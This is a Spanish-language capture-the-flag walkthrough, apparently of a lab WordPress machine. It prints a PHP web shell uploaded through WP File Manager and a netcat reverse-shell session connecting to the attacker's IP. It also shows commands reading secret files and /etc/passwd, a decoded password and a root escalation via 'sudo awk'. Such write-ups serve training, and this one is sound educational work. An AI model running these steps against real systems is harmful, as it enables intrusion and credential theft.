¡Retoca tu sitio o dale un aspecto completamente nuevo! Sé creativo — ¿Qué tal una nueva paleta de color o una nueva fuente?

[Editar estilos](#)

**Estado de salud del sitio**

Aún no hay información...

Las pruebas de salud del sitio se ejecutarán automáticamente de forma periódica para obtener información sobre tu sitio. También puedes [visitar ahora la pantalla de salud del sitio](#) para obtener información sobre tu sitio.

**Borrador rápido**


Título

Contenido

Arrastra aquí las cajas

Arrastra aquí las cajas

Bien! Estamos dentro, el siguiente paso es conseguir una reverse shell, lo que mas llama la atención a primera vista una vez dentro de la página de administración es ese "WP File Manager", veamos qué es.




Pues efectivamente es un File Manager muy intuitivo a la vista. Veamos si podemos subir un archivo, en este caso intentaremos subir un archivo .php malicioso para ganar acceso remoto.



```
<?php
if (isset($_GET['cmd'])) {
    $output = shell_exec($_GET['cmd']);

    echo "<pre>$output</pre>";
} else {
    echo "No command provided.";
}
?>
```


Si creamos el archivo malicioso en nuestro escritorio y lo arrastramos a File Manager, ya estará subido.



- <http://escolares.dl.wordpress/shell.php?cmd=whoami>



Hacemos URL encode de nuestro código de reverse shell y nos ponemos a la escucha con `netcat` (yo uso el encoder de Burp Suite)



```
sudo nc -nvlp 443
sudo bash auto_deploy.sh escolares.tar
~/Desktop sudo nc -nvlp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [172.168.1.141] from (UNKNOWN) [172.18.0.2] 36576
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3ca67bab2d69:/var/www/html/wordpress$
```

## Hacemos tratamiento de la TTY

- `script /dev/null -c bash`
- `stty raw -echo;fg`
- `export TERM=xterm`
- `export shell=bash`
- `reset xterm`

Entramos al directorio `/home` y podemos encontrar un archivo `secret.txt` que parece contener una contraseña.

```
www-data@3ca67bab2d69:/$ cd home
www-data@3ca67bab2d69:/home$ ls
luisillo  secret.txt  ubuntu
www-data@3ca67bab2d69:/home$ cat secret.txt
luisillopasswordsecret
www-data@3ca67bab2d69:/home$
```

Checkeando el directorio `/tmp` podemos encontrar otro archivo secreto si hacemos `ls -la`, en este caso parece ser una cadena de caracteres en base64.

```
www-data@3ca67bab2d69:/tmp$ ls -la
total 12
drwxrwxrwt 1 root    root    4096 Jun 11 10:53 .
drwxr-xr-x 1 root    root    4096 Jun 11 07:55 ..
-rw-rw-r-- 1 luisillo luisillo 21 Jun  7 20:58 .secret.txt
www-data@3ca67bab2d69:/tmp$ cat .secret.txt
cHJlbWl1bXBhc3N3b3Jk
www-data@3ca67bab2d69:/tmp$
```

cHJlbWl1bXBhc3N3b3Jk

premiumpassword

Intentamos leer `/etc/passwd` y vemos que hay un usuario con `/bin/bash` "luisillo"



```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:100:101:/:nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:usr/sbin/nologin
sshd:x:101:65534:/:run/sshd:/usr/sbin/nologin
_galera:x:102:65534:/:nonexistent:/usr/sbin/nologin
mysql:x:103:104:MariaDB Server:/:nonexistent:/bin/false
luisillo:x:1001:1001:./././home/luisillo:/bin/bash

```

Probamos a hacer su luisillo con las credenciales encontradas anteriormente y accedemos al user "luisillo".

- `find / -perm -4000 2>/dev/null` No nos lista ningun binario con el que podamos escalar privilegios.

```

luisillo@3ca67bab2d69:/tmp$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
luisillo@3ca67bab2d69:/tmp$

```

- `sudo -l` (Listar permisos SUID)

```

luisillo@3ca67bab2d69:/tmp$ sudo -l
Matching Defaults entries for luisillo on 3ca67bab2d69:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User luisillo may run the following commands on 3ca67bab2d69:
  (ALL) NOPASSWD: /usr/bin/awk
luisillo@3ca67bab2d69:/tmp$

```

Podemos ejecutar `/usr/bin/awk` como root haciendo `sudo /usr/bin/awk`, veamos como escalar privilegios con `awk` en <https://gtfobins.github.io/>

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Podemos escalar privilegios ejecutando `sudo /usr/bin/awk 'BEGIN {system("/bin/sh")}'`, esto abrirá una shell con los permisos de root de `awk`.

```
luisillo@3ca67bab2d69:/tmp$ sudo /usr/bin/awk 'BEGIN {system("/bin/sh")}'
# whoami
root
# █
```